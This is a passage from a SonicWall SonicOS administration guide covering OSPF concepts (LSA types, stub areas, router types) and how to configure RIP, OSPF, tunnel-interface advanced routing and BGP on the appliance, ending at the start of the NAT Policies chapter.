  - **Type 3** (Summary Link Advertisements) – Sent across areas by ABR's (Area Border Routers) to describe the networks within an area. Type 3 LSA's are also used for route aggregation purposes, and are not sent to Totally Stubby Areas.
  - **Type 4** (AS Summary Link Advertisements) – Sent across areas by ABR's to describe networks within a different AS. Type 4 LSA's are not sent to Stub Areas.
  - **Type 5** (AS External Link Advertisements) – Sent by ASBR (Autonomous System Boundary Routers) to describe routes to networks in a different AS. Type 5 LSA's are net sent to Stub Areas. There are two types of External Link Advertisements:

- **External Type 1** - Type 1 packets add the internal link cost to the external link cost when calculating a link's metric. A Type 1 route is always preferred over a Type 2 route to the same destination.
- **External Type 2** - Type 2 packets only use the external link cost to determine the metric. Type 2 is generally used when there is only one path to an external AS.

- **Type 6** (Multicast OSPF) - Spooky. See RFC1584.
- **Type 7** (NSSA AS External Link Advertisements) – Sent by ASBR's that are part of an NSSA (see 'Stub Area').

- **Stub Area** – A stub area is an area that only requires one path, rather than an optimal path. This can be an area with only a single point of egress, or it can be an area where SPF optimization is not necessary. All routers in a stub area must be configured as stub routers, and rather than receiving the full state database, and computing the SPF tree, they will receive only a summary link information. There are different type of stub area:
  - **Stub area** – The standard stub area receives all LSA's except for LSA type 5 (AS External Link advertisement). This helps to keep the LSDB smaller, and reduces the computational overhead on the router.
  - **Totally Stubby Area** – A special type of stub area into which LSA types 3 (Summary Links), 4 (AS Summary Links) and 5 are not passed. Only intra-area routes, and a default route are advertised into totally stubby areas.
  - **NSSA** (Not So Stubby Area) – Described by RFC3101, NSSA is a hybrid stub area that allows external routes to be flooded within the NSSA area using type 7 LSA's (NSSA AS External Routes), but does not accept type 5 LSA's from other areas. NSSA's are useful when connecting a remote site running a different IGP (such as RIP) to an OSPF site, where the remote site's routes do not need to be distributed back to the main OSPF site. An NSSA *ABR* (Area Border Router) also has the ability to translate type 7 to type 5 LSA's (this is possible only from the SonicOS Enhanced CLI).
- **Router Types** – OSPF recognizes 4 types of routers, based on their roles:

Router Types Recognized by OSPF



  - **IR** (Internal Router) - A router whose interfaces are all contained within the same area. An internal router's LSDB only contains information about its own area.
  - **ABR** (Area Border Router) – A router with interfaces in multiple areas. An ABR maintains LSDB's for each area to which it is connected, one of which is typically the backbone.

- **Backbone Router** – A router with an interface connected to area 0, the backbone.
- **ASBR** (Autonomous System Boundary Router) – A router with an interface connected to a non-OSPF AS (such as a RIP network) which advertises external routing information from that AS into the OSPF AS.


Enabling Advanced Routing Services

Advanced Routing Services (ARS) is a fully featured multi-protocol routing suite. The sheer number of configurable options and parameters provided is incongruous with the simplicity of a graphical user interface. Rather than limiting the functionality of ARS, an abbreviated representation of its capabilities has been rendered in the GUI, providing control over the most germane routing features, while the full command suite is available via the CLI. The ARS CLI can be accessed from an authenticated CLI session, and contains 3 modules:

- **route ars-nsm** – The Advanced Routing Services Network Services Module. This component provides control over core router functionality, such as interface bindings and redistributable routes.
- **route ars-rip** – The RIP module. Provides control over the RIP router.
- **route ars-ospf** – The OSPF module. Provides control over the OSPF router.

  In general, all of the functionality needed to integrate the SonicWall into most RIP and OSPF environments is available through the Web-based GUI. The additional capabilities of the CLI will make more advanced configurations possible. Please refer to the appendix for the full set of ARS CLI commands.

By default, Advanced Routing Services are disabled, and must be enabled to be made available. At the top of the **Network > Routing** page, select **Advanced Routing** from the **Routing Mode** drop-down menu:




The operation of the RIP and OSPF routing protocols is interface dependent. Each interface and virtual subinterface can have RIP and OSPF settings configured separately, and each interface can run both RIP and OSPF routers.

Configure RIP and OSPF for default routes received from Advanced Routing protocols as described in Configuring RIP and Configuring OSPF, respectively.

Configuring RIP

To configure RIP routing on an interface, select the **Configure** icon in the interface's row under the **Configure RIP** column. This will launch the **RIP Configuration** window.



Topics:

- Interface RIP Configuration
- Global RIP Configuration

Interface RIP Configuration

- **RIP**

  Select an RIP mode form the drop-down menu:

  - **Disabled**—RIP is disabled on this interface. This is the default.
  - **Send and Receive**—The RIP router on this interface will send updates and process received updates.
  - **Send Only**—The RIP router on this interface will only send updates, and will not process received updates. This is similar to the basic routing implementation.
  - **Receive Only**—The RIP router on this interface will only process received updates.
  - **Passive**—The RIP router on this interface will not process received updates, and will only send updates to neighboring RIP routers specified with the CLI 'neighbor' command. This mode should only be used when configuring advanced RIP options from the ars-rip CLI.

- **Receive**

This option is available only if **Send and Receive** and **Receive Only** modes are selected for RIP. This option is dimmed for all other modes.

- **RIPv1**—Receive only *broadcast* RIPv1 packets.
- **RIPv2**—Receive only *multicast* RIPv2 packets. RIPv2 packets are sent by multicast, although some implementations of RIP routers (including basic routing on SonicWall devices) have the ability to send RIPv2 in either broadcast or multicast formats.

  NOTE: Be sure the device sending RIPv2 updates uses multicast mode, or the updates will not be processed by the ars-rip router.

- **Send**

  This option is available only if **Send and Receive** and **Send Only** modes are selected for RIP. This option is dimmed for all other modes.

  - **RIPv1**—Send *broadcast* RIPv1 packets.
  - **RIPv2-v1 compatible**—Send *multicast* RIPv2 packets that are compatible with RIPv1.
  - **RIPv2** —Send *multicast* RIPv2 packets.

- **Split Horizon**—Enabling Split Horizon will suppress the inclusion of routes sent in updates to routers from which they were learned. This is a common RIP mechanism for preventing routing loops. See the Maximum Hops entry at the start of Advanced Routing Services (OSPF and RIP).
- **Poisoned Reverse**—Poison reverse is an optional mode of Split Horizon operation. Rather than suppressing the inclusion of learned routes, the routes are sent with a metric of infinity (16) thus indicating that they are unreachable. See the Maximum Hops entry at the start of Advanced Routing Services (OSPF and RIP).
- **Use Password**—Enables the use of a plain-text password on this interface for identification. The minimum length is 1 character, and the maximum length is 79 characters.

Global RIP Configuration

- **Default Metric**—Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, OSPF, or VPN) routing information sources. The minimum value is 1 the maximum is 15, and the default value is **Undefined**.
- **Administrative Distance**—The administrative distance value is used by routers in selecting a path when there is more than one route to a destination, with the smaller distance being preferred. The default value is **120**, minimum is 1, and maximum is 255.
- **Originate Default Route**—Select this check box to disable the advertising of the SonicWall's default route into the RIP system. The default value is **Enabled** (unchecked).
- **Redistribute Static Routes**—Select this check box to disable the advertising of static (Policy Based Routing) routes into the RIP system. The metric set in the **Default Metric** field can be used or you can explicitly set the metric for this redistribution. The minimum value is 1 the maximum is 15, and the default value is **Default** (use the **Default Metric**).
- **Redistribute Connected Networks**—Enables or disables the advertising of locally connected networks into the RIP system. The metric set in the **Default Metric** field can be used or you can explicitly set the metric for this redistribution. The minimum value is 1 the maximum is 15, and the default value is **Default** (use the **Default Metric**).
- **Redistribute OSPF Routes**—Enables or disables the advertising of routes learned via OSPF into the RIP system. The metric set in the **Default Metric** field can be used or you can explicitly set the metric for this redistribution. The minimum value is 1 the maximum is 15, and the default value is **Default** (use the **Default Metric**).

- **Redistribute Remote VPN Networks**—Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric set in the **Default Metric** field can be used or you can explicitly set the metric for this redistribution. The minimum value is 1 the maximum is 15, and the default value is **Default** (use the **Default Metric**).


Routes learned via RIP will appear in the Route Policies table as **OSPF or RIP route**.

Configuring OSPF

NOTE: OSPF design concepts are beyond the scope of this document. The following section describes how to configure a SonicWall to integrate into an OSPF network, be it existing or newly implemented, but it does not offer design guidelines. For terms used throughout this section, refer to the 'OSPF Terms' section above.


Consider the following simple example network:

Sample OSPF Network



The diagram illustrates an OSPF network where the backbone (area 0.0.0.0) comprises the X0 interface on the SonicWall and the int1 interface on Router A. Two additional areas, 0.0.0.1 and 100.100.100.100 are connected, respectively, to the backbone via interface int2 on ABR Router A, and via the X4:100 VLAN subinterface on the SonicWall.

To configure OSPF routing on the X0 and the X4:100 interfaces, select the **Configure** icon in the interface's row under the **Configure OSPF** column. This will launch the **OSPFv2 Configuration** window:



Topics:

- Interface OSPFv2 Configuration
- Global OSPFv2 Configuration
- Routing Protocols Section after Configuration

Interface OSPFv2 Configuration

- **OSPFv2**—From the drop-down menu, select whether OSPFv2 is enabled or disabled:
  - **Disabled**—OSPF Router is disabled on this interface. This is the default.
  - **Enabled**—OSPF Router is enabled on this interface.
  - **Passive**—The OSPF router is enabled on this interface, but only advertises connected networks using type 1 LSA's (Router Link Advertisements) into the local area. This is different from the **Redistribute Connected Networks** options, which would cause the OSPF router to behave as an ASBR, and to use type 5 LSA's (AS External Link Advertisement) to flood the advertisements into all non-stub areas. For more information, see OSPF Terms.

    NOTE: If you select **Passive**, all other options are dimmed.

- **Dead Interval**—The period after with an entry in the LSDB is removed if no Hello is received. The default is **40** seconds, with a minimum of 1 and a maximum on 65535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.
- **Hello Interval**—The period of time between Hello packets. The default is **10** seconds, with a minimum of 1 and a maximum on 65535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.
- **Authentication**—Specify the type of authentication from the drop-down menu:

  NOTE: Be sure this setting agrees with the other OSPF routers on the segment for successful neighbor establishment.

  - **Disabled**—No authentication is used on this interface. This is the default.
  - **Simple Password**—A plain-text password is used for identification purposes by the OSPF router on this interface.
  - **Message Digest**—An MD5 hash is used to securely identify the OSPF router on this interface.
- **OSPF Area**—The OSPF Area can be represented in either IP or decimal notation. For example, you may represent the area connected to X4:100 as either 100.100.100.100 or 1684300900. The minimum length is 0 characters, the maximum length is 79 characters, and the default is **0**.
- **OSPFv2 Area Type**—See the 'OSPF Terms' section above for a more detailed description of these settings.
  - **Normal**—Receives and sends all applicable LSA types. This is the default.
  - **Stub Area**—Does not receive type 5 LSA's (AS External Link Advertisements).
  - **Totally Stubby Area**—Does not receive LSA types 3, 4, or 5.
  - **Not So Stubby Area**—Receives type 7 LSA's (NSSA AS External Routes).
  - **Totally Stubby NSSA**—Allows only intra-area routes in addition to a summary default route injecte3d by the NSSA ABR. As with a regular NSSA, Type 7 LSAs generated by ASBRs within the Totally Stubby NSSA are converted to Type 5 External LSAs and exported to other areas by the NSSA ABR.
- **Interface Cost**—Specifies the overhead of sending packets across this interface. The default value is 1. The minimum value is 1 (for example, Fast Ethernet) and the maximum value is 65535 (for example, pudding).

  To have this cost set automatically, select the **Auto** check box after the field.

  NOTE: The **Auto** check box is selected by default and the **Interface Cost** field is dimmed. To enter an interface cost, first disable the **Auto** option.
- **Router Priority**—The router priority value is used in determining the Designated Router (DR) for a segment. The higher the value, the higher the priority. In the event of a priority tie, the Router ID will act as the tie-breaker. Setting a value of 0 makes the OSPF router on this interface ineligible for DR status. The default value is **1**, and the maximum value is 255.

Global OSPFv2 Configuration

- **OSPF Router ID**—The Router ID can be any value, represented in IP address notation. It is unrelated to the any of the IP addresses on the SonicWall, and can be set to any *unique* value within your OSPF network.
- **ABR Type**—Allows for the specification of the topology with which this OSPF router will be participating, for the sake of compatibility. The options are:
  - **Standard**—Full RFC2328 compliant ABR OSPF operation.

- **Cisco**—For interoperating with Cisco's ABR behavior, which expects the backbone to be configured and active before setting the ABR flag. This is the default.
- **IBM**—For interoperating with IBM's ABR behavior, which expects the backbone to be configured before settings the ABR flag.
- **Shortcut**—A 'shortcut area' enables traffic to go through the non-backbone area with a lower metric whether or not the ABR router is attached to area 0.

- **Default Metric**—Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, RIP, or VPN) routing information sources. The default value is **Undefined**, the minimum value is 1, and the maximum is 16777214.
- **Auto-Cost Reference BW (Mb/s)**—Used to change the auto-cost reference bandwidth formula to account for different platform bandwidths. The default value is **100**.
- **Originate Default Route**—Controls the advertising of the SonicWall security appliance's default route into the OSPF system on this interface. The options are:
  - **Never**—Disables advertisement of the default route into the OSPF system. This is the default.
  - **When WAN is up**—Advertises the default route into the OSPF system when the WAN is online. The default route is always advertised as an External Type 2 using LSA Type 5.
  - **Always**—Enables advertisement of the default route into the OSPF system. The default route is always advertised as an External Type 2 using LSA Type 5.

NOTE: These options applies to all the following Redistributed routes:

The metric can be explicitly set for the redistribution, or it can use the value specified in the **Default Metric** setting. The minimum is 1, the maximum is 16777214, and the default is **Default** (the value in the **Default Metric** setting.

In the **Tag** field, an optional route tag value can be added to help other routers identify this redistributed route. The default tag value is **Undefined**, the minimum is 0, and the maximum is 4294967295.

The redistributed route advertisement will be an LSA Type 5, and the type may be selected from the **Metric Type** drop-down menu as either **Type 1** (adds the internal link cost) or **Type 2** (only uses the external link cost).

- **Redistribute Static Routes**—Enables or disables the advertising of static (Policy Based Routing) routes into the OSPF system.
- **Redistribute Connected Networks**—Enables or disables the advertising of locally connected networks into the OSPF system.
- **Redistribute RIP Routes**—Enables or disables the advertising of routes learned via RIP into the OSPF system.
- **Redistribute Remote VPN Networks**—Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system.

Routing Protocols Section after Configuration

The Routing Protocols section will show the status of all active OSPF routers by interface:


The and Status LEDs in the OSPF Neighbor Status indicate whether or not there are active neighbors, and can be moused over for more detail.

The Routing Policies section will show routes learned by OSPF as **OSPFv2 or RIP** routes.

Configuring Advanced Routing for Tunnel Interfaces

VPN Tunnel Interfaces can be configured for advanced routing. For information about adding a tunnel, see Adding a Tunnel Interface.

After you have enabled advanced routing for a Tunnel Interface, it is displayed in the list with the other interfaces in the **Advanced Routing** table on the **Network** > **Routing** page.



To configure Advanced Routing options, click on the **Edit** icon in the **Configure RIP** or **Configure OSPF** column for the Tunnel Interface you wish to configure.

The RIP and OSPF configurations for Tunnel Interfaces are very similar to the configurations for traditional interfaces with the addition of two new options that are listed at the bottom of the RIP or OSPF configuration window under a new **Global RIP/OSPFv2 Configuration** section.

Topics:

- Global Unnumbered Configuration
- Guidelines for Configuring Tunnel Interfaces for Advanced Routing


Global Unnumbered Configuration

Because Tunnel Interfaces are not physical interfaces and have no inherent IP address, they must “borrow” the IP address of another interface. Therefore, the advanced routing configuration for a Tunnel Interface includes the following options for specifying the source and destination IP addresses for the tunnel:

- **IP Address Borrowed From** - The interface whose IP address is used as the source IP address for the Tunnel Interface.

  NOTE: The borrowed IP address must be a static IP address.

- **Remote IP Address** - The IP address of the remote peer to which the Tunnel Interface is connected. In the case of a SonicWall-to- SonicWall configuration with another Tunnel Interface, this should be the IP address of the borrowed interface of the Tunnel Interface on the remote peer.



  NOTE: The **IP Address Borrowed From** and **Remote IP Address** values apply to both RIP and OSPF for the Tunnel Interface. Changing one of these values in RIP will change the value in OSPF and vice versa.

Guidelines for Configuring Tunnel Interfaces for Advanced Routing

The following guidelines will ensure success when configuring Tunnel Interfaces for advanced routing:

- The borrowed interface must have a static IP address assignment.
- The borrowed interface cannot have RIP or OSPF enabled on its configuration.

  TIP: SonicWall recommends creating a VLAN interface that is dedicated solely for use as the borrowed interface. This avoids conflicts when using wired connected interfaces.

- The IP address of the borrowed interface should be from a private address space, and should have a unique IP address in respect to any remote Tunnel Interface endpoints.
- The Remote IP Address of the endpoint of the Tunnel Interface should be in the same network subnet as the borrowed interface.
- The same borrowed interface may be used for multiple Tunnel Interfaces, provided that the Tunnel interfaces are all connected to different remote devices.
- When more than one Tunnel Interface on an appliance is connected to the same remote device, each Tunnel Interface must use a unique borrowed interface.

Depending on the specific circumstances of your network configuration, these guidelines may not be essential to ensure that the Tunnel Interface functions properly. But these guidelines are SonicWall best practices that will avoid potential network connectivity issues.

Configuring BGP

NOTE: For complete information on BGP, see About BGP Advanced Routing.

BGP is a large-scale routing protocol used to communicate routing information between Autonomous Systems (ASs), which are well-defined, separately administered network domains. BGP support allows for SonicWall security appliances to replace a traditional BGP router on the edge of a network's AS. The current SonicWall implementation of BGP is most appropriate for "single-provider / single-homed" environments, where the network uses one ISP as their Internet provider and has a single connection to that provider. SonicWall BGP is also capable of supporting "single-provider / multi-homed" environments, where the network uses a single ISP but has a small number of separate routes to the provider. BGP is enabled on the **Network > Routing** page of the SonicOS GUI and then it is fully configured through the SonicOS Command Line Interface (CLI).


To configure BGP on a SonicWall security appliance:

1 On the SonicOS GUI, navigate to the **Network > Routing** page.

2 In the **Routing Mode** drop-down menu, select **Advanced Routing**.

3 In the **BGP** drop-down menu, select **Enabled (Configure with CLI)**.

NOTE: The SonicOS Expanded license is required for BGP. See the **System > Licenses** page to manage your licenses.




NOTE: After BGP has been enabled through the GUI, the specifics of the BGP configuration are performed using the SonicOS command line interface (CLI). For detailed information on how to connect to the SonicOS CLI, see the *SonicOS Command-Line Interface Guide*.

Policy Based Routing and IPv6

For complete information on the SonicOS implementation of IPv6, see the About IPv6.

Policy Based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on the **Network > Routing** page. On the **Network > Routing** page, the **View IP Version** radio button has three options: **IPv4 only**, **IPv6 only**, or **IPv4 and IPv6**. The OSPF feature displays two radio buttons to switch between version 2 and version 3.



Routing Information Protocol next generation (RIPng) is an information routing protocol for IPv6, which allows routers to exchange information for computing routes through an IPv6-based network.

A radio button is added to switch between RIP and RIPng.

For information on route advertisement, see Route Advertisement.

For information on setting up Route Policies, see Route Policies.

35

Configuring NAT Policies

Network > NAT Policies

The Network Address Translation (NAT) engine in SonicOS Enhanced allows users to define granular NAT polices for their incoming and outgoing traffic. By default, the SonicWall security appliance has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform Many-to-One NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. This chapter explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with an the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester's IP address, the protocol information of the requestor, and the destination's IP address. The NAT Policies engine in SonicOS Enhanced can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

